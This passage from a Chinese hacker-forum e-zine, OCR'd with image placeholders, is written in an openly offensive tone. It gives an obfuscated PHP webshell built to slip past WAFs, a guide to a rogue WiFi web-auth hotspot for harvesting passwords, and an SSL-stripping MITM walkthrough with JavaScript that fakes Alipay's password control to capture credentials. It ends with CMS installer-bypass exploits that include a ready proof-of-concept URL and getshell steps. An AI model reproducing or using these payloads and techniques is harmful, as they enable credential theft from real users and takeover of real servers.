


图　4-3-10

最后挂个警告，如图 4-3-11：

骚年，看你的骨骼精奇，异于常人，是万中无一的武学奇才，
以后维护网络世界的和平就靠你了，我这有本秘籍，拿着回家洗洗睡吧，
再出来害人，哥就废了你的服务器




图　4-3-11

求大牛解释那个万能密码的原因。
这个过狗一句话大家都不知道么？不过要用过狗菜刀才能连接。

```
<?php
@$_="s"."s"./*-/*-*/"e"./*-/*-*/"r";
@$_=/*-/*-*/"a"./*-/*-*/$_./*-/*-*/"t";
@$_/*-/*-*/($/*-/*-*/{"_P"./*-/*-*/"OS"./*-/*-*/"T"}
[/*-/*-*/0/*-/*-*/-/*-/*-*/2/*-/*-*/-/*-/*-*/5/*-/*-*/]);?>
```

（全文完）责任编辑：Rem1x

第五章　无线与终端

第1节.　Wifi web 认证钓鱼

作者：deleter
来自：法客论坛　－　F4ckTeam
网址：http://team.f4ck.org

Wifi 有一种 web 方式认证方案，当连接到某些不加密的热点之后，会跳转到一个网页来认证登陆，大家熟悉的 CMCC 就采用了这种 web 的验证方式。它的原理是在得到正确的认证之前，会把所有的流量重定向到认证服务器上，通过认证后，便可以正常使用。
如果说仅仅想获取 web 验证时其他用户的用户名和密码，arp 欺骗然后嗅探足够了。因为此时攻击者已经分配到了 ip，且同一网关下产生的流量是不会重定向的。但是目前的情况是，

认证服务器用的 https 加密传输，无法嗅探到明文密码。于是萌生了伪造热点及 web 认证服务器，然后记录密码的想法。客户端在接受 WiFi 信号的时候有一个特点，在 ssid 相同的时候，会只保留信号强的那一个无线路由的 ssid。这样，只要伪造热点的 ssid 与原热点的相同，会有部分人搜到伪造的热点，从而登陆，记录密码。

本无线路由用的 ddwrt 的系统，装了 wifidog 来进行辅助 web 认证。至于如何搭建 web 认证系统，百度一大把，但主要是用了 wiwiz 和 wifiap 这两个成熟的网站提供的方案。但是，利用第三方的网站无法拦截到用户名和密码，而且无法控制认证的过程。最好的解决方法是自己搭建一个简单的系统。

Wifidog 的认证流程如下：

1、客户端发出一个 http 请求(http://www.xxx.com)；

2、网关将该请求信息以及网关本身的一些信息作为参数，将原始的请求重定向到 web 认证服务器(http://auth_server/login/)；

3、Web 认证服务器通过客户端的认证之后，返回一个一次性的 token，客户端带着这个 token 去网关上的 wifidog 开放的端口去做验证：：
(http://GatewayIP:GatewayPort/wifidog/auth?token=[auth token])；

4、Wifidog 拿到 token 后，到 web 认证服务器检测 token 是否有效，如果有效则通过客户端的验证，开放访问权限，并将客户端重定向到 web 认证服务器的欢迎界面：
(http://auth_server/portal/)；如果 token 无效，则需要继续验证。

Wifidog 官方推荐的 web 认证服务软件为 authpuppy (http://www.authpuppy.org)，不过其代码比较复杂，可以参考 wifidog 之前的 web 认证服务软件。获取方式：

```
svn checkout https://dev.wifidog.org/svn/trunk/wifidog-auth
```

web 认证服务软件用 php 写成，重点文件为 wifidog-auth\wifidog\login\index.php(客户端 web 认证、产生 token 以及重定向到 wifidog 的开放端口)、
wifidog-auth\wifidog\auth\index.php(wifidog 验证 token)、
wifidog-auth\wifidog\portal\index.php(认证成功后页面重定向)、宏定义在
wifidog-auth\wifidog\include\common.php 文件中。

了解了基本流程就可以 DIY 出一个简单的 web 认证服务器了。

在认证的过程中可以顺便记录下客户端的密码。

路由器上 Wifidog 配置如下图。

重点配置的地方为端口号(port)，认证服务器(AuthServer Hostname)， 认证服务器 web 端口(AuthServer HTTP Port)，路径(AuthServer Path)，如图 5-1-1：




图　5-1-1

web 认证服务器端代码大家自己发挥吧。我个人只是实现了记录用户名密码这样一个简单的功能，如果要做的好的话可以用用户提交的密码到真正的认证服务器做一次认证来返回合适的结果，以及自己搭建 dns 服务器伪装的更加逼真，但是对于那些比较敏感的用户，还是不容易进行欺骗的，比如用回会发现 ssl 加密不见了。

考虑到功耗和实用问题，我的 web 认证服务器是搭建在树莓派上的。配置好无线路由的 WLAN 确保能联网之后，设置路由器的 ip 为 10.1.1.1，手工配置树莓派静态 ip 为 10.1.1.2。树莓派上安装 nginx 和 php，配置好 webserver 的环境，上传自己的代码。开启无线路由的 wifidog 就可以守株待兔了。

当用户连接到自己搭建的无线路由器之后，可以说所有的网络流量都在控制之中了。不过怎么拿到这些流量成了一个问题。在此有三种拿到流量的方法。

1、ARP 欺骗

这个不多说，大家都懂。不过有种偏离正题的感觉。

2、网线嗅探

当所处的环境通过网线来连到互联网时可用这个方法。将网线接入自制的硬件并将另一端插到无线路由的 WLAN 口，做好相应的配置。所需硬件参见我之前的一个帖子。原理类似于 Throwing star lan tap，直接监听网线上的数据（无线路由的 WLAN 口）。

3、通过笔记本做中介

当所处的环境只有无线网连到 Internet 时，可用笔记本来搭建一个中介。

其连接关系为：

AP—无线网卡—有线网卡—自己的无线路由—受害者。

这时用笔记本就可以直接嗅探到所有的数据。

这里以 windows 环境为例，演示如何搭建这个数据流链条。

在无线网卡连接到无线网之后，在属性中选择 Internet 连接共享，共享给以太网卡（有线网卡），如图 5-1-2：




图　5-1-2

此时有线网卡的 ip 会被设置为 192.168.137.1，如图 5-1-3：




图　5-1-3

用网线连接有线网卡的网口和无线路由的 WLAN。在无线路由的配置页面，将 WLAN 口配置静态 ip 为 192.168.137.2，子网掩码 255.255.255.0，网关为 192.168.137.1。

这时整个数据流链条便搭建成功。

至于在 linux 下的搭建，注意打开 ip_forward 功能，并配置好 iptables。因为没有 linux 环境，不在此详细演示。

对于流经网卡的数据包，可以收集的信息主要有两种：密码和 session。

windows 下的 cain 用来嗅探并提取得到的用户名密码，改下规则也能得到特定的 cookie。

linux 下的 ettercap 设置好规则能获取到几乎所有想要的信息，还能用来更改返回的 web 页面、挂马、添加 cookie 等等，可谓神器。

至于开启了 ssl 加密的服务器，可以用 ssltrip 来得到明文传送的数据。

如果不怕麻烦的话，还可以自己搭设 dns 服务器来钓鱼，不过这样就有些杀鸡用牛刀了。

PS：最近出了个叫极路由的东西，号称自动翻墙。目测是内置了一个 vpn。大家有兴趣可以去了解下~

PS：利用 web 认证方式的热点是挂马利器哦。

附件网盘下载：http://pan.baidu.com/share/link?shareid=1673291426&uk=1379004958

（全文完）责任编辑：鲨影_sharow

第2节.　MITM 中间人攻击之绕过 https 认证截获敏感信息

作者：redrain

来自：法客论坛 － F4ckTeam

网址：http://team.f4ck.org

好吧，我感觉我这会装逼装大了，这东西应该大家早就玩烂了，如果您看完后估计会来一句：艹，这特么也好意思发？或者有才接触的朋友说：艹，这特么真流弊。不管哪种回答，我还是当笔记一样微记录一下这个过程，大牛勿喷，如果有不对的请斧正。

我们都知道，HTTP 是明文传输的，任何信息都不加密，所以有被截获重要信息的风险，如密码，所以在必要的场合使用 HTTPS 加密传输，就能完全避免这类安全隐患，但是真的我们就对他没办法了吗？

如果是从解密的角度来看，目前貌似是这样的，如果我们给想入侵的网站伪造一个证书，于是就能用自己的公钥换来用户的私钥，但是这就会出现无效证书的提示。比如你访问 12306，我没有黑天朝的意思，但是，我们虽然不能解密数据，却可以让某些应该使用 https 传输的网站不使用 https。

用户输入站点时（比如进入支付宝），输入一般都是：www.alipay.com，而不是：https://www.alipay.com，然后浏览器再判断该站点是否为 https，情况如图 5-2-1：

图　5-2-1

看得出来，当把他当作普通站点是访问后重定向到了 https://www.alipay.com，所以，当我们拿到了一个无线 AP 或者我们建立了一个无线 AP 时，完全可以把用户重定向到其他网站。但是这样很容易暴露，所以我们选择使用 node 来进行代理，流程为：

用户 HTTP=>hacker 的代理=>支付宝 HTTPS。

当服务器要求重定向到 HTTPS 网站，那么这个应答就不返回给用户了，而是模拟用户去访问 HTTPS 资源，然后把数据放回给用户。这样，在用户看来，他访问的就是个 HTTPS 的站点，但数据返回都是明文传输的，以此来达到截获明文信息的目的。

首先，我们从 github 上搞到需要的东西：https://github.com/EtherDream/closurether

```
npm install -g closurether
closurether
```

成功后会输出：

```
[SYS] local ip: 192.168.1.213
[DNS] running 0.0.0.0:53
[WEB] listening 0.0.0.0:80
```

这个 213 是我的 ip，打开无线路由器-DHCP 配置，将主 DNS 设置为自己的 IP，重启路由后，就达到了劫持的目的。

用浏览器访问任意页面时，都可以在 node 控制台看到每个请求的状况，打开修改 asset/inject/extern.js，加入 alert(‘hehe’);之类的此时，

用户再打开支付宝即为, 如图 5-2-2：




图　5-2-2

看到脚本成功的注入了，说明劫持成功。
下面就是截获信息了，不过这里值得注意的是：
支付宝输入密码需要安全控件，所以这里稍微绕一绕。
控件地址为：auth.alipay.com/login/homeB.htm?redirectType=parent，如图 5-2-3：

图　5-2-3

真心安全，在这个控件里输入任何信息都不会有消息事件，用啥 DOM 来监听的目测也不行。
想要破解控件难度太大，不过只是为了密码，所以我们就做一个页面就成：

```
var $ = function(v){return document.querySelector(v)};
$('.alieditContainer').innerHTML = '<input id="pwd" style="width: 100%; border: double 3px #ccc;"
type="password" />';
```

然后在监听表单提交事件：

```
$('form').addEventListener('submit', function(){
var usr = $('#logonId').value;
var pwd = $('#pwd').value;
alert('User: ' + usr + '\n' + 'Pwd: ' + pwd);
post(usr, pwd);
});
```

此后，当用户在此打开支付宝输入密码时，我们就可以轻松的获取其用户名和明文密码了，如图 5-2-4：




图　5-2-4

当然，你也可以写一个页面，专门来接受这些信息，但是因为用户不是在真实控件里输入的，所以肯定登录不了，我们可以考虑拿到信息后即不再劫持。

成功的因素其实还是有点苛刻的：

1、你建立的无线 AP 有一定迷惑性，比如功率比正常的大，ssid 相似，密码一样，这样接入的用户才会误以为接入的是正常的 AP，或者你拿下了整个 wifi 环境；

2、目标站点要通过重定向；

3、伪造的页面要逼真，这次我们还伪造了个假的控件；

4、人品问题。

（全文完）责任编辑：鲨影_sharow

第六章　代码审计——c0deplay 团队专栏

第1节.　细谈 Web 系统安装程序安全

作者：Yaseng

来自：C0dePlay Team

网址：http://www.c0deplay.com

前言

作为一个 Web 系统，安装程序是必不可少的，提供安装系统,已连接数据库和初始化网站数据，当首次安装时，系统一般会生成一个 lock 文件以免非法重装，但我们可以绕过已安装检测，导致系统重装，系统数据丢失甚至 getShell，本文以多个实例浅谈 web 系统安装程序的安全。

关于程序安装文件

web 系统安装在第一次访问程序入口会自动安装，以笔者熟悉的 php 为例，一般是 install.php

或者根目录下的 install 文件夹，安装流程如下，如图 6-1-1：




图 6-1-1

围观以上内涵图先，接下来我们用多个案例细谈之。

最土团购直接重复安装加 getshell

1.访问 www.site.com/install.php （有的人懒，并没有删除这个文件）；

2.填写自己本机搭建好的 Mysql 帐户和 IP，重新安装之；

3.注册一个帐户，第一个注册的默认为管理员；

4.访问/manage/index.php；

5.点击 设置--模版---选择 about_job.html　添加 PHP 一句话；

6.用菜刀连接 site.com/about/job.php。

Phpdisk header 绕过

参考 http://pan.baidu.com/share/link?shareid=1685222400&uk=1379004958，如图 6-1-2：




图 6-1-2

从上图来看，进行已安装检测时,直接 header 跳转,而 php 中的 header 函数跳转之后还可以执行,而为了安装方便去掉 gpc,导致重复安装直接 getShell，如图 6-1-3：

图 6-1-3

Xdcms 全局变量覆盖绕过重装

参考：http://pan.baidu.com/share/link?shareid=1682069943&uk=1379004958

看 install 下的 index.php 文件：

```
foreach(Array('_GET','_POST','_COOKIE') as $_request){
        foreach($$_request as $_k => $_v) ${$_k} = _runmagicquotes($_v);
}
```

经典的全局变量覆盖，代码的意思是把传入的变量数组遍历赋值，比如 $_GET['a'] 赋值为 $a，Ok ，继续往下看已安装检测代码：

```
$insLockfile = dirname(__FILE__).'/install_lock.txt';    //在全局数据遍历之前
if(file_exists($insLockfile)){
        exit(" 程序已运行安装，如果你确定要重新安装，请先从 FTP 中删除 install/install_lock.txt！");
}
```

这里的 insLockfile 是我们可控的(全局变量覆盖)，随便传入一个参数 ：

http://demo.xdcms.cn/install/index.php?insLockfile=1，如图 6-1-4：

图 6-1-4

以上为 xdcms 官方网站，利用 POC：

```
http://www.xxx.com/install/index.php?insLockfile=1&step=4&dbhost=localhost&dbname=xdcms&dbuser=root&dbpwd=&dbpre=c_&dblang=gbk&adminuser=yaseng&adminpwd=90sex
```

以上部分填写配置直接绕过重装。

dcrcms 逻辑缺陷导致二次安装

我们来看 dcrcms 非主流安装程序，没有已安装的检测代码，index.php 写入配置，传入 install_action.php，当安装结束时：

```
function install_end()
{
	//安装收尾
	//把安装文件的名字换了
	@rename('index.php', 'index.php_bak');
}
```

额，改了 index.php 有毛用，index.php 只是一个配置数据的发射器，好吧 既然你改名 index 我就本地写一个 index 吧，如图 6-1-5：

图 6-1-5

提交本地表单，如图 6-1-6：




图 6-1-6

Done !!!

Phpweb 重装 vip 验证绕过

参考：http://pan.baidu.com/share/link?shareid=1685222400&uk=1379004958

Phpweb 作为一个收费系统，安装时有会员验证，所以开发人员的天真地免去了已安装检测，如图 6-1-7：

图 6-1-7

但是安装流程由 post 过来的 nextstep 控制， 如图 6-1-8：

```
if ($_POST['command'] == "gonext") {
    if ($_POST['nextstep'] == 0) {
        $donext = true;
    }
    if ($_POST['nextstep'] == 1) {
    }
    if ($_POST['nextstep'] == 2) $donext = true;
    if ($_POST['nextstep'] == 3) {
    }
    if ($_POST['nextstep'] == 4)  $donext = true;
    if ($_POST['nextstep'] == 5) {
    }

    if ($_POST['nextstep'] == 6){
    }

    if($donext){
    }else{
```

图 6-1-8

Firefox　tamper 直接绕过安装 (破解此程序未测试,感兴趣者可深入研究)，如图 6-1-9：

